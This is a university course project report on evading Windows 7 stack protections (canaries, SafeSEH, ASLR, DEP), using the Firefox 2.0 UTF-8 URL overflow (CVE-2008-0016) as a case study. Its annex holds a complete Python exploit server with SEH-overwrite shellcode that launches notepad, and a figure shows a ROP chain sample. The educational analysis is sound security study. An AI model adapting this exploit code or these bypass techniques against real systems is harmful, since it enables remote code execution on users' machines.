COMS E6998-9: Software Security and Exploitation:

Evading OS Protection Measures against Stack based BOF Exploitation (Case Study: Firefox)

`Project Report`

Muhammad Ali Akbar (`UNI: maa2206`)
Project Supervisor: Dr. Herbert H. Thompson
`maa2206@columbia.edu`

Computer Science Department,
Fu Foundation School of Engineering & Applied Sciences,
Columbia University, NY

1 Introduction

In the modern era, ubiquitous connectivity has made the world a global village. This connectivity has also made the attack surface larger and the risk of getting infected through vulnerability exploitation is ever increasing. In this dangerous world, the stack based buffer overflows (BOF) are one of the five major vulnerabilities that are being exploited in the wild [1]. As the software being written and deployed on systems is huge and not as well tested as it should be, the operating systems are stepping up to make exploitation of these vulnerabilities as difficult as possible, so as to contain the attack damage to denial of service, and minimize the risk to the whole system. At the same time, the attackers are coming up with innovative and sophisticated techniques to make exploitation possible and reliable despite the protections in place.

Goal: The aim of this project is to understand the different Operating System level protection measures against exploitation of Stack based buffer overflow attack; the common evasion techniques used to circumvent these protections; and to apply these techniques to develop a reliable Proof of Concept (PoC) exploit for a known vulnerability in Mozilla Firefox.

The rest of this paper is organized as follows. In Section 2, we describe the vulnerability in Mozilla Firefox [2] that we are going to exploit, the tools used, and the testing methodology employed in this project. In Section 3, we discuss in detail the various protection mechanisms that Microsoft [3] deployed in various versions of Windows Operating System, the common evasion techniques to circumvent these protections, and finally we will end up with a working exploitation demonstration for Mozilla Firefox. In Section 4, we compare the protection mechanisms deployed in Fedora 14 [4] in comparison to the mechanisms discussed for Windows 7, and we will explain why the same vulnerability is not exploitable in Fedora 14. The source code of the working exploit is given in Annexure on Page 15.

2 Background


In this section, we provide the background of buffer overflow vulnerabilities for the reader. We also describe the details of the vulnerability exploited and the tools used in the project.

2.1 What are buffer overflow vulnerabilities?

Computer programs typically deal with data coming from user or some other input interface. This data is stored in buffers allocated with a reasonable size. However, if the data coming in is longer than the size of buffer, the behavior of the program depends on the programming language used and the checks places in by the programmer. Safe languages like Java check for bounds of buffer before writing input data and run in virtual machines (JVM). However, low level languages like C/C++ do not check for bounds and hence it becomes the responsibility of the programmer to check for these bounds. If bound checking is not done, extra data can overflow the buffer and corrupt the stack. As the growth of stack and growth of data on stack are in opposite direction, this can lead to overwriting of the local variables, the base pointer, and the return address on the stack.

2.2 Typical Exploitation

The aim of the attacker is to overflow the buffer in such a way so as to redirect the control flow of the program. The attacker might



(a) Normal Buffer on Stack (b) Overflowing the Buffer

Fig. 1. A Typical Stack Based Buffer Overflow Attack [5]

want to redirect the code execution flow to some other part of same program, some other loaded program in memory, or the attacker's own code provided with input (known as shellcode). The simplest way to do this is to overwrite the return address of the function on the stack to the location of the desired code (usually somewhere within the buffer). When the function finishes execution, the processor will start executing the instructions at the overwritten address, and the system is compromised. An illustration of this attack is shown in Figure 1.

2.3 Case Study: Buffer Overflow Vulnerability in Mozilla Firefox

Mozilla Firefox is one of the most popular web browsers. It has a huge customer base. Moreover, being a web browser, it is always connected to the Internet, and provides a vulnerable point of attack on the user's machine even deep within layers of firewall protections (typically allowing only web access). It is also a fairly large piece of code, hence it is an excellent case-study for this project.

For this case-study, we have exploited the `UTF-8 URL overflow vulnerability in Mozilla Firefox 2.0.0.16`, released in 2008, and described in CVE-2008-0016 [6]. The attacker has to entice the user to a webpage containing a specially crafted URL, which is in UTF-8 format. When the user visits the page, the browser tries to convert the URL in the page into UTF-16 encoding by default. Proper bound checking is not performed while copying the URL to the buffer using an unsafe string copy function. The attacker can provide an arbitrary long UTF-8 URL and smash the stack using the buffer overflow. By determining the proper offset of the return address, the attacker can overwrite the return address of the function to point to a desired location within the buffer and thus take over the control when the function returns.

2.4 Testing Tools

We use the following tools for the exploitation purpose:

1. **Hex-view [7]:** Hexadecimal view and editing
2. **Python IDE [8]:** For PoC writing and execution
3. **IDA Pro [9]:** Disassembler and Debugger
4. **Immunity Debugger [10]:** Disassembler and Debugger
5. **arwin.c [11]:** To find memory address of library functions

2.5 Testing Methodology

Our testing methodology is as follows. We write the exploit in the form of a custom webserver written in python that serves a webpage containing the malformed URL. We keep changing the length of the URL until it smashes the stack and diverts the control of the execution. We include the payload (shellcode) in the URL in UTF-16 encoded HTML entities, so that the browser would not attempt to convert them. To demonstrate remote code execution, our aim is to open up a notepad instance using the `Kernel32.Winexec` API call. We use IDA Pro to debug the program. We execute the Python script and then try to access `http://localhost:8080` in Firefox 2.0. If a notepad window is opened and the program crashes, we call it a success.

3 Windows 7 - Protections against Buffer overflow vulnerabilities & Evasion Techniques

We study the protection mechanisms used by Microsoft Windows to protect against the buffer overflow vulnerability attacks. For each protection mechanism, we provide one or more evasion techniques, and describe the results of implementing those techniques on Windows 7.

3.1 Non-Executable Stack (NX)

Windows made the stack non-executable for applications compiled with NX flag. However, executable stack is required by many application, and there are a lot of modules that ship with applications or come from third party and are not compiled with NX flag. Hence, this protection is very easily bypassed. Even when an attacker cannot find any such executable module in memory, the techniques using against Data Execution Prevention (described later) bypass this protection.

3.2 Canaries

Canaries are the birds that miners used for safety testing of mines. If the bird stopped chirping and died, the mine was assumed to be full of poisonous gas. This is the very basic form of protection that Windows employed to protect the return of execution to an overwritten return address on stack.

Protection: A fixed (or sometimes random) value is written on to the stack between the local variables and the return pointer. It is assumed that either the attacker cannot guess the canary (random), or the canary is a special character (null) past which the attacker cannot write using a string without changing its value. Before a function returns, the value of the canary is checked to ensure that it has not been modified through a buffer overflow attack.

Evasion: A canary check can be evaded easily if the attacker can overwrite the stack without changing the canary value (by guessing

(a) Canaries [12]



All other variables
Objects with buffers & pointers
Objects with buffers
Canary
Callee-saved registers (including EBP if needed)
Return address
Arguments
(b) A Canary on the stack [13]

Fig. 2. Protection: Canaries


it and overwrite the same value). Usually this is not possible. So, we have to gain control after the canary corruption. Let's see what Windows does when it finds that a canary is corrupted. It does the following:

1. Throw an exception
2. Branch execution to exception handler
3. If no custom exception handler, at least one default handler traps the process and shuts it down

Windows keeps the exception handler's address on stack, so that's a great opportunity to gain control. In fact, instead of depending on OS response to canary corruption, we can go ahead and overwrite local variables by corrupting the stack and get exception thrown by invalidating code instructions using them. If there are no local variables after the buffer, we can keep writing on stack till it leads to exception for a future instruction. Then, we can overwrite the exception handlers address as we can determine its offset from buffer on stack through a debugger. Figure 3(a) shows the exception handler's address stored on the stack. As the offset of exception handler is fixed, overwriting it is very easy. Thus, we have gained control of execution despite the canary check in place.

3.3 Safe-Structured Exception Handling

To protect the overwriting of exception handler addresses, Microsoft introduced another technique known as Safe-SEH.



(a) SEH on Stack [14]　　(b) SEH Chain [15]

Fig. 3. Structured Exception Handling


Protection: The basic working of Safe-SEH is as follows.

1. When a module is loaded on stack for execution, register all of its valid exception handler addresses in a separate table in a secure location
2. When an exception is thrown, check if the exception handler address is found in that table
3. If yes, branch execution to exception handler. Else, trap the program and shut it down.

Evasion: This protection limits the exception handling addresses only to the registered exception handlers. However, if the exception handler's address is in another module not on the stack, it still gets executed. To gain control now is a little bit more complex now. To understand it, look at the way the exception handlers are organized in stack. Figure 3(b) shows the effective SEH chain in the form of a link list. Each node in the list stores the pointer to the address of next exception handler and the address of current exception handler. There are several ways to exploit this structure to gain control [16]. The most straightforward way is to find a `pop,pop,return (ppr)` instruction sequence in another module and overwrite exception handler's address with that address. When the execution branches to the exception handler, the address of next exception handler is 8 bytes below ESP. Two `pop` instructions bring ESP to point towards next exception handler. All we need to do now is to make a short jump over the exception handler's address and continue execution of shellcode from there. In short, looking at a node of the linked list in Figure 3(b), we make the following changes:

```
    ptr to next SEH -> short jump to shellcode
    ptr to ex handler -> address of external ppr
shellcode:
    continue execution
```

Figure 4 shows that by implementing the evasion techniques described till now, we have gained control of execution and reached the beginning of our shellcode in Firefox on Windows 7.



```
Stack[00001534]:0018FC90 jmp     short loc_18FCA2
Stack[00001534]:0018FC90 ; ------------------------------------------
Stack[00001534]:0018FC92 db  6Eh ; n
Stack[00001534]:0018FC93 db  6Fh ; o
Stack[00001534]:0018FC94 db  74h ; t
Stack[00001534]:0018FC95 db  65h ; e
Stack[00001534]:0018FC96 db  70h ; p
Stack[00001534]:0018FC97 db  61h ; a
Stack[00001534]:0018FC98 db  64h ; d
Stack[00001534]:0018FC99 db  2Eh ; .
Stack[00001534]:0018FC9A db  65h ; e
```

0018FC94: Stack[00001534]:0018FC94

Fig. 4. Gaining control of program execution

3.4 Address Space Layout Randomization


Now that we have got control of application through exception handler, we want to call Kernel32.Winexec to open up notepad. To keep the shellcode short and precise, calling OS APIs like Winexec function is very common. However, Windows uses a technique called Address Space Layout Randomization (ASLR) to make this quite difficult.

Protection: Windows 7 loads Kernel32 library at a different random location each time it is rebooted. The problem is to find the address of Kernel32.Winexec reliably when the shellcode is being executed.

Evasion: We studied three different techniques to bypass this protection by finding the base address of Kernel32 at runtime. After getting the base address, we can find the offset of WinExec function from the base address by subtracting it from the address returned by arwin.c program. This process is generic, so using similar steps we can find address of any other API function too. The three different techniques are described below:

1. **SEH Technique [17]:** Find the exception handler's record in SEH chain. Keep walking in the linked list using the pointer to next SEH at each step, until we reach end of chain. The last exception handler is a function in Kernel32. Finding the base address of Kernel32 is very easy from here. Just keep walking down in the memory in 64k blocks, until we hit top of kernel32.dll (the first two bytes are 0x5a4d, look for them).
2. **TopStack Technique [17]:** Find the top of stack by extracting Thread Environment Block (TEB). It is located at `fs:[esi + 0x4]` At 0x1c offset, there is a pointer in TEB to a function in Kernel32. Find the base address by walking down just like we did in SEH technique.
3. **PEB Technique [17]:** Go to the Process Environment Block (PEB) Structure. It is located at `fs:[0x30]`. It contains addresses of all loaded modules in the process space. It has a similar linked list structure as SEH. Get the second node in the list. It should be the pointer to base of Kernel32.

We implemented the PEB technique in our case-study. However, when we used this technique on Windows 7, the address returned wasn't correct. Traversing the linked list showed that in Windows 7, the PEB has Kernel32s address as its third node instead of second. Hence, we got the Kernel32's base address at runtime, and now it is possible to use API functions in our exploit reliably. Figure 5 shows the results in the debugger. Register EAX contains the base address of Kernel32 found using PEB technique.



```
General registers
EAX 77360000  kernel32.dll:77360000           CF 0
EBX 0000000B                                  PF 1
ECX 60351456  xpcom_core.dll:60351456         AF 0
EDX 779C6ADD  ntdll.dll:779C6ADD              ZF 1
ESI 002D3540  debug019:002D3540               SF 0
EDI 00000000                                  TF 0
EBP 0018EA90  Stack[00001534]:0018EA90        IF 1
ESP 0018E9A8  Stack[00001534]:0018E9A8        DF 0
EIP 0018FCE1  Stack[00001534]:0018FCE1        OF 0
EFL 00000246
```

Fig. 5. Circumventing ASLR using PEB Technique

3.5 Data Execution Prevention

Data Execution Prevention [18] tries to stop execution of user injected data. It can be software based, or hardware based. In software based DEP, the protection is decided at compile time. In hardware based DEP, the processor takes the decision of preventing data execution. The system on which we did our case study supports both software and hardware based DEP. DEP prevents execution of code from stack or heap. However, this behavior can break applications which depend on executing data compiled at run-time, so typically is turned on only for crucial processes and services in Windows 7.


There are three choices for Hardware DEP policy in Windows 7.

1. **Opt In:** Hardware DEP is turned on only for crucial services and applications by default. All other applications must specifically request for DEP to be turned on for them.
2. **Opt Out:** Hardware DEP is turned on for all applications by default. Any application that doesn't want DEP must specifically request to opt out.
3. **Always On:** Hardware DEP is turned on for all applications by default. No choice to opt out.
4. **Always Off:** Hardware DEP is turned off for all applications by default. No choice to opt in.

As DEP can cause applications to break, the default policy is Opt In. Therefore, for our case-study, we don't need to evade DEP. However, if it is turned on, the best technique to evade it is to use

Return Oriented Programming [19], commonly known as ROP. Although it is quite difficult to perform, it is very effective against DEP. The basic idea is to do one of the following:

1. setup the stack so that a portion of code disabling the protection is executed.
2. setup the stack in such a way so that it points to various locations in loaded libraries such that small code instructions followed by return are performed each time, and the stack points to various such sequences such that the combined effect is the same as the shellcode the attacker wanted to execute. A sample of a ROP shellcode is given in Figure 6.



```
##### Begin ROP Chain, create anchor in memory #####
$buf .= pack('V',0x649ABC7B);       # PUSH ESP # POP EBX # POP ESI # RET    [avformat.dll]
$buf .= "\x41" x 4;
$buf .= pack('V',0x6B0402A9);       # MOV EAX,EBX # POP EBX # RET           [avcodec.dll]
$buf .= "\x41" x 4;
$buf .= pack('V',0x649509B4);       # XCHG EAX,EBP # RET                    [avformat.dll]
$buf .= pack('V',0x6AD9AC5C);       # XOR EAX,EAX # RET      0              [avcodec.dll]
$buf .= pack('V',0x6AD5C728);       # ADD EAX,69 # RET       69             [avcodec.dll]
$buf .= pack('V',0x6AD79CAC);       # DEC EAX # RET          68             [avcodec.dll]
$buf .= pack('V',0x6B0B79D0);       # MOV EDX,EAX # MOV EAX,EDX # RET       [avcodec.dll]
$buf .= pack('V',0x649509B4);       # XCHG EAX,EBP # RET                    [avformat.dll]
$buf .= pack('V',0x6AD5130E);       # SUB EAX,EDX # RET                     [avcodec.dll]
$buf .= pack('V',0x6AF1DCB5);       # XCHG EAX,ECX # RET                    [avcodec.dll]
$buf .= pack('V',0x6AFA5EE9);       # MOV EAX,ECX # RET                     [avcodec.dll]
$buf .= pack('V',0x649509B4);       # XCHG EAX,EBP # RET                    [avformat.dll]
```


Fig. 6. A sample of Return Oriented Programming (ROP) shellcode

3.6 Demonstration

After evading all the protection mechanisms, finally the exploit against Firefox works on Windows 7, and fires up notepad when it is executed. The screenshot of the successful PoC is shown in Figure 7. The source code of this exploit is given in the Annexure on Page 15.

4 Comparison with OS Protection Mechanisms in Fedora 14

Fedora 14 is the latest version of Red Hat's distribution for Linux Operating System. We attempted to exploit the same vulnerability on Fedora 14, but it seems to be non-exploitable. Below, we briefly



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Muhammad Ali Akbar>C:\AliAkbar\Columbia\Spring2011\SoftS
Report\Final-Report\mw9663.py
[*] Started web server

[*] Waiting for client

maa2206-laptop - - [11/May/2011 06:22:36] "GET / HTTP/1.1" 200 -
[*] Attack vector sent


C:\Users\Muhammad Ali Akbar>
```

Fig. 7. Demo: Successful PoC Exploit on Windows 7 against Mozilla Firefox 2.0

describe some of the important protection mechanisms in Fedora, and relate them to protection mechanisms in Windows 7.

4.1 StackGuard

StackGuard [20] is a compiler based protection mechanism similar to canaries. However, unlike Windows, the structured exception handling isn't there, and the only way we found of evading this protection is to overwrite a function pointer on the stack. However, this can be done only in rare exploits, and the exploit in case study did not lend itself to such exploitation.

4.2 Kernel.ExecShield

Similar to DEP, Linux Kernel provides 'Execution Shield' [21] to defend against execution of user injected data. The evasion technique for this is generally called return-to-libc and is done by setting up the stack with desired parameters and then making a system call (or using an ROP shellcode) achieving the desired results without executing own shellcode.

4.3 Kernel.Randomize_va_space

Linux kernel also allows for randomization of loaded executable and libraries in memory[22]. This is similar to Address-Space-Layout-Randomization.

4.4 SELinux: Security Enhanced Linux

[23] Security Enhanced Linux (SELinux) is a policy based protection mechanism that looks at the effective action performed by the application and stops the execution if it doesn't conform to the specified policy for the application. An attacker might force an application in to doing something it should not do, but with proper policy in place, it can still be prevented from execution using SELinux.

5 Conclusion

In this project, we studied the different Operating System level protection measures against exploitation of Stack based buffer overflow attack; the common evasion techniques used to circumvent these protections; and then applied these evasion techniques to develop a reliable Proof of Concept (PoC) exploit for a known vulnerability in Mozilla Firefox on Windows 7. We also attempted to do this on Fedora 14, but couldn't succeed. The important lessons that we can draw from this project are:

1. No protection measure 'guarantees' that it will protect against exploitation. The best way to stop such attacks is to write security-aware software instead of relying on operating system for protection.

2. Combining DEP, ASLR and policy based protection (like SELinux) can make an operating system very hardened against such attacks.
3. Moving point of vulnerability to another layer doesn't solve the problem. Windows tried to protect return pointer overwriting by canaries, but ended up moving the problem to overwriting of exception handler address. The best way to protect the problem is to solve it, not to make it more complex to exploit. A complex hack of today is a child's play of the next year.

References

1. Wikipedia: Vulnerability (computing) http://en.wikipedia.org/wiki/Vulnerability_(computing)#Software_vulnerabilities.
2. Mozilla: Firefox web browser http://www.mozilla.com/firefox/.
3. Microsoft: Microsoft Corporation) http://www.microsoft.com.
4. Red Hat: Fedora Project) http://fedoraproject.org.
5. Wikipedia: Stack buffer overflow http://en.wikipedia.org/wiki/Stack_buffer_overflow.
6. Common Vulnerabilities & Exposures List: CVE-2008-0016 http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-0016.
7. Funduc Software: HexView http://www.softpedia.com/get/Office-tools/Other-Office-Tools/1HexView.shtml.
8. Python Software Foundation: Python http://www.python.org/.
9. HexRays: IDA Pro Disassembler http://www.hex-rays.com/idapro/.
10. Immunity Inc.: Immunity Debugger http://www.immunitysec.com/products-immdbg.shtml.
11. Steve Hanna: arwin - win32 address resolution program http://www.vividmachines.com/shellcode/arwin.c.
12. ShutterStock: Canary http://www.faqs.org/photo-dict/phrase/368/canary.html.
13. Robert C. Seacord: Canary based buffer overflow protection http://drdobbs.com/security/187203693?pgno=2.
14. Roger Orr: Win32 Structured Exception Handling http://www.howzatt.demon.co.uk/articles/oct04.html.
15. bettermanlu: Canary based buffer overflow protection http://dralu.com/?p=162.
16. Litchfield, D.: Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server. NGSSoftware Ltd, http://www.nextgenss.com (2003)
17. Kwon, O., Lee, S., Lee, H., Kim, J., Kim, S., Nam, G., Park, J.: HackSim: an automation of penetration testing for remote buffer overflow vulnerabilities. In: Information Networking, Springer (2005) 652–661
18. Wikipedia: Data Execution Prevention) http://en.wikipedia.org/wiki/Data_Execution_Prevention.
19. Roemer, R., Buchanan, E., Shacham, H., Savage, S.: Return-oriented programming: Systems, languages, and applications. Manuscript (2009)

20. Wagle, P., Cowan, C.: Stackguard: Simple stack smash protection for GCC. In: Proceedings of the GCC Developers Summit, Citeseer (2003) 243256
21. van de Ven, A.: Limiting buffer overflows with ExecShield. Red Hat Magazine (2005)
22. van de Ven, A.: New Security Enhancements in Red Hat Enterprise Linux v. 3, update 3. Red Hat, August (2004)
23. Smalley, S., Vance, C., Salamon, W.: Implementing SELinux as a Linux security module. NAI Labs Report **1** (2001) 43

Annexure: Source Code

```
#!/usr/bin/python
from BaseHTTPServer import HTTPServer
from BaseHTTPServer import BaseHTTPRequestHandler
import sys

# Shellcode encoded as UTF-16 HTML entites
shellcode = (
    "&#x9090;&#x9090;&#x10eb;&#x6f6e;&#x6574;&#x6170;"
    "&#x2e64;&#x7865;&#x2665;&#x9090;&#x9090;&#xc48b;"
    "&#xbb90;&#x32df;&#x1111;&#x8190;&#x01f3;&#x1120;"
    "&#x0311;&#x33c3;&#x6adb;&#x5b0b;&#xc303;&#x3390;"
    "&#x90db;&#x8990;&#x9018;&#x0b6a;&#x2b5b;&#x6ac3;"
    "&#x5005;&#x9090;&#xc033;&#x8b64;&#x3040;&#x8b56;"
    "&#x0c40;&#x708b;&#x901c;&#x368b;&#x368b;&#x468b;"
    "&#x5e08;&#xc8bb;&#x193e;&#x8111;&#x01f3;&#x1010;"
    "&#x0311;&#x90c3;&#xd0ff;&#x9090;&#x9090;")

# Assembly listing of the shellcode
# ---------------------------------
#    JMP 10
#    "notepad.exe&"
#    MOV EAX,ESP
#    MOV EBX,111132DF //000012DE
#    XOR EBX,11112001
#    ADD EAX,EBX

#    XOR EBX,EBX
#    PUSH 0B
#    POP EBX
#    ADD EAX,EBX
#    XOR EBX,EBX
#    MOV DWORD PTR DS:[EAX],EBX
#    PUSH 0B
#    POP EBX
#    SUB EAX,EBX
#    PUSH 5
#    PUSH EAX

#    XOR EAX,EAX
#    MOV EAX,DWORD PTR FS:[EAX+30]
#    PUSH ESI
#    MOV EAX,DWORD PTR DS:[EAX+C]
#    MOV ESI,DWORD PTR DS:[EAX+1C]
#    MOV ESI,DWORD PTR DS:[ESI]
#    MOV ESI,DWORD PTR DS:[ESI]
#    MOV EAX,DWORD PTR DS:[ESI+8]
#    POP ESI

#    MOV EBX,11193EC8
#    XOR EBX,11101001
#    ADD EAX,EBX
#    CALL EAX


# UTF-8 encoded characters
s = "\xC3\xBA"
u = unicode(s, "utf-8")
utf8chars = u.encode( "utf-8" )

class myRequestHandler(BaseHTTPRequestHandler):

    def create_exploit_buffer(self):
        # HTML headers
        html = "<meta http-equiv=\"Content-Type\" content=\"text/html;charset=utf-8\" />\n<html>\n<body>\n"
        html += "<![CDATA[" + "\x42\x41\x42\x41\x42\x41\x42\x41\x42\x41\x42\x41" + "]>\n"

        # Creating UTF-8 encoded URL that will trigger the crash
        html += "<a href=\"" + "\x01" + "xx://abc" + utf8chars + "/"

        html += "&#x4141;" * 1702    # Windows 7 SEH offset
        #html += "&#x9090;" * 1522    # Windows XP SP2 SEH offset

        html += "&#x9090;&#x10eb;"    # unicode - ptr to next seh "\xeb\x10\x90\x90";
        html += "&#x1456;&#x6035;"    # 0x60351456 - address of pop/pop/ret

        html +="&#x9090;" * 10
        html += shellcode # shellcode
        html +="&#x9090;" * 10
```

```python

        html += "\" >s</a>"
        html += "\n</body>"
        html += "\n</html>"

        return html

    def do_GET(self):
        self.printCustomHTTPResponse(200)
        if self.path == "/":
            target=self.client_address[0]
            html = self.create_exploit_buffer()
            self.wfile.write(html)
            print "[*] Attack vector sent\n"

    def printCustomHTTPResponse(self, respcode):
        self.send_response(respcode)
        self.send_header("Content-type", "text/html")
        self.send_header("Server", "myRequestHandler")
        self.end_headers()

print "[*] Started web server\n"
print "[*] Waiting for client\n"

httpd = HTTPServer(('', 8080), myRequestHandler)

try:
    httpd.handle_request()
    #httpd.serve_forever()
except KeyboardInterrupt:
    print "\n\n[*] Interupt caught, exiting.\n\n"
    sys.exit(1)
```